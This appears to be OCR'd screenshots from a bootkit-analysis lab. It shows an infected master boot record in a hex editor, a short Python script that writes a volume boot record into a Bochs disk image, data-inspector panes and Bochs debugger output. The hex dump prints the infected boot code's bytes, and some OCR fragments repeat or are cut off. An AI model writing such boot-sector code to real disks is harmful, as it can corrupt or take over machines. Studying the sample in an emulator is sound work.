
Administrator: C:\Windows\system32\cmd.exe

```
C:\Program Files (x86)\Bochs-2.6.9>python infect.py

C:\Program Files (x86)\Bochs-2.6.9>
```

This PC › Local Disk (C:) › bootkit

Name	Date modified	Type
infected_mbr.bin	11/10/2020 6:55 PM	BIN File
partition0.data	11/10/2020 6:55 PM	DATA File

Examining the Infected Disk with HxD)



```
le = open("infected_mbr.bin", "rb")
```

HxD - [C:\Program Files (x86)\Bochs-2.6.9\c.img]

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  31 C0 8E D0 BC 00 7C 8E C0 8E D8 FB 60 B9 CF 00  1ÀŽÐ¼.|ŽÀŽØû`¹Ï.
00000010  BD 19 7C D2 4E 00 45 E2 FA 44 85 1D C7 1C B8 26  ½.|ÒN.EâúD….Ç.¸&
00000020  04 08 68 62 40 0E 83 0C A3 B1 1F 96 84 F5 E7 F8  ..hb@.ƒ.£±.–„õçø
00000030  C7 03 7E 8F E1 00 37 26 BF F1 1F 37 50 00 A3 D0  Ç.~.á.7&¿ñ.7P.£Ð
00000040  00 33 E2 88 01 FF D8 C6 7C 83 4C FF 8E B0 00 7D  .3âˆ.ÿØÆ|ƒLÿŽ°.}
00000050  1D BE E2 C1 B1 EB CF 49 A1 8C 5F B0 0C AB B7 C2  .¾âÁ±ëÏI¡Œ_°.«·Â
00000060  EA 00 00 00 00 03 1B 0C E9 3E 04 D8 60 5F F1 02  ê.......é>.Ø`_ñ.
00000070  0E C7 81 FD C7 3E 18 DB 7C 8B 5F CC FF B1 24 FA  .Ç.ýÇ>.Û|‹_Ìÿ±$ú
00000080  66 C7 81 3E C7 33 FF 6C 0D BE 99 F1 60 AF F1 CC  fÇ.>Ç3ÿl.¾™ñ`¯ñÌ
00000090  40 33 4A C0 1F E3 99 07 1E FA 1F 00 4B 12 FA D3  @3JÀ.ã™..ú..K.úÓ
000000A0  7C 45 85 1D C7 6E 4C C2 C3 33 4C 18 8E B5 FF 03  |E….ÇnLÂÃ3L.Žµÿ.
000000B0  3E 8B 5F 6A 44 A3 34 CC FF 07 42 AF 66 1C 78 1A  >‹_jD£4Ìÿ.B¯f.x.
000000C0  7D 00 FA BC 98 6E EE 20 00 5F 47 AF 3F 35 A4 DD  }.ú¼˜nî ._G¯?5¤Ý
000000D0  85 E4 1D C1 10 76 0E 8D 10 94 7A 20 FC 4C A7 96  …ä.Á.v...”z üL§–
000000E0  75 75 F0 0E 86 63 91 00 00 60 BB AA 55 B4 41 CD  uuð.†c‘..`»ªU´AÍ
000000F0  13 72 36 81 FB 55 AA 75 30 F6 C1 01 74 2B 61 60  .r6.ûUªu0öÁ.t+a`
00000100  6A 00 6A 00 FF 76 0A FF 76 08 6A 00 68 00 7C 6A  j.j.ÿv.ÿv.j.h.|j
00000110  01 6A 10 B4 42 8B F4 CD 13 61 61 73 0E 4F 74 0B  .j.´B‹ôÍ.aas.Ot.
00000120  32 E4 8A 56 00 CD 13 EB D6 61 F9 C3 49 6E 76 61  2äŠV.Í.ëÖaùÃInva
00000130  6C 69 64 20 70 61 72 74 69 74 69 6F 6E 20 74 61  lid partition ta
00000140  62 6C 65 00 45 72 72 6F 72 20 6C 6F 61 64 69 6E  ble.Error loadin
00000150  67 20 6F 70 65 72 61 74 69 6E 67 20 73 79 73 74  g operating syst
00000160  65 6D 00 4D 69 73 73 69 6E 67 20 6F 70 65 72 61  em.Missing opera
00000170  74 69 6E 67 20 73 79 73 74 65 6D 00 00 00 00 00  ting system.....
00000180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001B0  00 00 00 00 00 2C 44 63 7D BA 7D BA 00 00 80 01  .....,Dc}º}º..€.
000001C0  01 00 07 FE F8 FF 38 00 00 00 88 BD 7F 02 00 00  ...þøÿ8...ˆ½....
000001D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA  ..............Uª
```

Offset(h): 0


Data inspector

Binary (8 bit)		00110001
Int8	go to:	49
UInt8	go to:	49
Int16	go to:	-16335
UInt16	go to:	49201
Int24	go to:	-7421903
UInt24	go to:	9355313
Int32	go to:	-795951055
UInt32	go to:	3499016241
Int64	go to:	-8179662012258795471
UInt64	go to:	10267082061450756145
LEB128	go to:	49
ULEB128	go to:	49
AnsiChar / char8_t		1
WideChar / char16_t		
UTF-8 code point		1 (U+0031)
Single (float32)		-19159681024
Double (float64)		-6.7193330464949E-239
OLETIME		12/30/1899
FILETIME		Invalid
DOS date		1/17/2076

Byte order: ● Little endian ○ Big endian

□ Hexadecimal basis (for integral numbers)


Writing the VBR and IPL to the Disk Image



Administrator: C:\Windows\system32\cmd.exe
vbr.py - Notepad
File Edit Format View Help


```
C:\Program Files (x86)\Bochs-2.6.9>notepad vbr.py

C:\Program Files (x86)\Bochs-2.6.9>
```

```
vbr_file = open("partition0.data", "rb")
vbr = vbr_file.read()
vbr_file.close()
disk_image_file = open("c.img", "r+b")
disk_image_file.seek(0x10 * 0x200)
disk_image_file.write(vbr)
disk_image_file.close()
```



```
C:\Program Files (x86)\Bochs-2.6.9>notepad vbr.py

C:\Program Files (x86)\Bochs-2.6.9>python vbr.py

C:\Program Files (x86)\Bochs-2.6.9>
```

Examining the Infected Disk with HxD



```
le = open("infected_mbr.bin", "rb")
```

HxD - [C:\Program Files (x86)\Bochs-2.6.9\c.img]

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00001FC0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001FD0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001FE0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001FF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00002000  EB 52 90 4E 54 46 53 20 20 20 20 00 02 08 80 20  ëR.NTFS    ...€ 
00002010  00 10 00 00 00 F8 00 00 3F 00 FF 00 00 08 00 00  .....ø..?.ÿ.....
00002020  00 00 00 00 80 00 80 00 FF 9F 0F 00 00 00 00 00  ....€.€.ÿŸ......
00002030  AA A6 00 00 00 00 00 00 02 00 00 00 00 00 00 00  ª¦..............
00002040  F6 00 00 00 01 00 00 00 26 B1 9E 80 C1 9E 80 0C  ö.......&±ž€Áž€.
00002050  00 00 00 00 FA 33 C0 8E D0 BC 00 7C FB 68 C0 07  ....ú3ÀŽÐ¼.|ûhÀ.
00002060  1F 1E 68 66 00 CB 88 16 0E 00 66 81 3E 03 00 4E  ..hf.Ëˆ...f.>..N
00002070  54 46 53 75 15 B4 41 BB AA 55 CD 13 72 0C 81 FB  TFSu.´A»ªUÍ.r..û
00002080  55 AA 75 06 F7 C1 01 00 75 03 E9 DD 00 1E 83 EC  Uªu.÷Á..u.éÝ..ƒì
00002090  18 68 1A 00 B4 48 8A 16 0E 00 8B F4 16 1F CD 13  .h..´HŠ...‹ô..Í.
000020A0  9F 83 C4 18 9E 58 1F 72 E1 3B 06 0B 00 75 DB A3  ŸƒÄ.žX.rá;...uÛ£
000020B0  0F 00 C1 2E 0F 00 04 1E 5A 33 DB B9 00 20 2B C8  ..Á.....Z3Û¹. +È
000020C0  66 FF 06 11 00 03 16 0F 00 8E C2 FF 06 16 00 E8  fÿ.......ŽÂÿ...è
000020D0  4B 00 2B C8 77 EF B8 00 BB CD 1A 66 23 C0 75 2D  K.+Èwï¸.»Í.f#Àu-
000020E0  66 81 FB 54 43 50 41 75 24 81 F9 02 01 72 1E 16  f.ûTCPAu$.ù..r..
000020F0  68 07 BB 16 68 52 11 16 68 09 00 66 53 66 53 66  h.».hR..h..fSfSf
00002100  55 16 16 16 68 B8 01 66 61 0E 07 CD 1A 33 C0 BF  U...h¸.fa..Í.3À¿
00002110  0A 13 B9 F6 0C FC F3 AA E9 FE 01 90 90 66 60 1E  ..¹ö.üóªéþ...f`.
00002120  06 66 A1 11 00 66 03 06 1C 00 1E 66 68 00 00 00  .f¡..f.....fh...
00002130  00 66 50 06 53 68 01 00 68 10 00 B4 42 8A 16 0E  .fP.Sh..h..´BŠ..
00002140  00 16 1F 8B F4 CD 13 66 59 5B 5A 66 59 66 59 1F  ...‹ôÍ.fY[ZfYfY.
00002150  0F 82 16 00 66 FF 06 11 00 03 16 0F 00 8E C2 FF  .‚..fÿ.......ŽÂÿ
00002160  0E 16 00 75 BC 07 1F 66 61 C3 A1 F6 01 E8 09 00  ...u¼..faÃ¡ö.è..
00002170  A1 FA 01 E8 03 00 F4 EB FD 8B F0 AC 3C 00 74 09  ¡ú.è..ôëý‹ð¬<.t.
00002180  B4 0E BB 07 00 CD 10 EB F2 C3 0D 0A 41 20 64 69  ´.»..Í.ëòÃ..A di
00002190  73 6B 20 72 65 61 64 20 65 72 72 6F 72 20 6F 63  sk read error oc
000021A0  63 75 72 72 65 64 00 0D 0A 42 4F 4F 54 4D 47 52  curred...BOOTMGR
000021B0  20 69 73 20 63 6F 6D 70 72 65 73 73 65 64 00 0D   is compressed..
```

Offset(h): 2000


Special editors — Data inspector

Binary (8 bit)		11101011
Int8	go to:	-21
UInt8	go to:	235
Int16	go to:	21227
UInt16	go to:	21227
Int24	go to:	-7318805
UInt24	go to:	9458411
Int32	go to:	1318081259
UInt32	go to:	1318081259
Int64	go to:	2329282760189956843
UInt64	go to:	2329282760189956843
LEB128	go to:	-5781
ULEB128	go to:	10603
AnsiChar / char8_t		ë
WideChar / char16_t		勫
UTF-8 code point		1st continuation byte invalid
Single (float32)		1210676608
Double (float64)		5.75029834011922E-153
OLETIME		12/30/1899
FILETIME		3/16/8982 2:53:38 AM
DOS date		7/11/2021

Byte order: ● Little endian ○ Big endian

□ Hexadecimal basis (for integral numbers)

Using the Bochs Internal Debugger




Bochs for Windows - Console

```
C:\Program Files (x86)\Bochs-2.6.9>bochsdbg.exe -q -f bochsrc.bxrc
========================================================================
                       Bochs x86 Emulator 2.6.9
              Built from SVN snapshot on April 9, 2017
                 Compiled on Apr  9 2017 at 09:49:25
========================================================================
00000000000i[      ] reading configuration from bochsrc.bxrc
00000000000e[      ] bochsrc.bxrc:5: ataX-master/slave CHS set to 0/0/0 - autodetection enabled
00000000000i[      ] installing win32 module as the Bochs GUI
00000000000i[      ] Bochs x86 Emulator 2.6.9
00000000000i[      ]   Built from SVN snapshot on April 9, 2017
00000000000i[      ] Compiled on Apr  9 2017 at 09:49:25
00000000000i[      ] System configuration
00000000000i[      ]   processors: 1 (cores=1, HT threads=1)
00000000000i[      ]   A20 line support: yes
00000000000i[      ] IPS is set to 90000000
00000000000i[      ] CPU configuration
00000000000i[      ]   SMP support: no
00000000000i[      ]   level: 6
00000000000i[      ]   APIC support: xapic
00000000000i[      ]   FPU support: yes
00000000000i[      ]   MMX support: yes
00000000000i[      ]   3dnow! support: no
00000000000i[      ]   SEP support: yes
00000000000i[      ]   SIMD support: sse2
00000000000i[      ]   XSAVE support: no
00000000000i[      ]   AES support: no
00000000000i[      ]   SHA support: no
00000000000i[      ]   MOVBE support: no
```

Bochs for Windows - Display


CTRL + 3rd button enables mouse



```
le = open("infected_mbr.bin", "rb")
```

